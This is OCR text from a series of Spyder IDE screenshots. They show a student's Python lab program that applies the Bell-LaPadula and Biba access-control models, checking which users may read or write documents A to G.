
OUTPUT:



Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Console 1/A
Python 3.8.1 (default, Jan 8 2020, 16:15:59)
Type "copyright", "credits" or "license" for more information.
IPython 7.16.1 -- An enhanced Interactive Python.
In [1]: runfile('/Users/senbagapriya/Desktop/Security Lab/bell&biba.py', wdir='/Users/senbagapriya/Desktop/Security Lab')
Table
Document A Document B Document C Document D Document E Document F Document G
CEO allow allow allow allow allow allow
Manager deny deny allow allow allow allow allow
Supervisor deny deny deny deny allow allow allow
Employees deny deny deny deny deny deny allow
Bell Lapadula and Biba Model
1. Check User Access
2. Print Bell Lapadula Model Table for Particular User
3. Print Biba Model Table for Particular User
4. Exit



Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Console 1/A
Enter your choice 1
Enter the user Manager
You have secret level access
Bell Lapadula and Biba Model
1. Check User Access
2. Print Bell Lapadula Model Table for Particular User
3. Print Biba Model Table for Particular User
4. Exit
Enter your choice 2
Bell Lapadula Model
Enter the user Manager



python File Edit Search Source Run Debug Consoles Projects Tools View Help
Thu 5 Nov 8:57 PM
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
1. Check User Access
2. Print Bell Lapadula Model Table for Particular User
3. Print Biba Model Table for Particular User
4. Exit
Enter your choice 2
Bell Lapadula Model
Enter the user Manager
Bell Lapadula Table
Read Write
Document A no_read write
Document B no_read write
Document C read write
Document D read write
Document E read no_write
Document F read no_write
Document G read no_write
1. Read
2. Write
3. No Operation
Want to read or write? 1
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 51%



python File Edit Search Source Run Debug Consoles Projects Tools View Help
Thu 5 Nov 8:58 PM
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
Enter the user Manager
Bell Lapadula Table
Read Write
Document A no_read write
Document B no_read write
Document C read write
Document D read write
Document E read no_write
Document F read no_write
Document G read no_write
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document A
Permission Denied,.....no_read
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 51%



python File Edit Search Source Run Debug Consoles Projects Tools View Help
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
Document E read no_write
Document F read no_write
Document G read no_write
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document A
Permission Denied,.....no_read
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document C
The content in the document
I will show the agreement with other organizations
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 51%



python File Edit Search Source Run Debug Consoles Projects Tools View Help
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
Permission Denied,.....no_read
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document C
The content in the document
I will show the agreement with other organizations
1. Read
2. Write
3. No Operation
Want to read or write? 2
Enter the document Document B
Enter text to write Hello
File updated successfully
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 51%



python File Edit Search Source Run Debug Consoles Projects Tools View Help
54% Thu 5 Nov 8:59 PM
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
1. Read
2. Write
3. No Operation
Want to read or write? 3
Bell Lapadula and Biba Model
1. Check User Access
2. Print Bell Lapadula Model Table for Particular User
3. Print Biba Model Table for Particular User
4. Exit
Enter your choice 3
Biba Model
Enter the user CEO
Biba Model Table
Read Write
Document A read write
Document B read write
Document C no_read write
Document D no_read write
Document E no_read write
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 50%

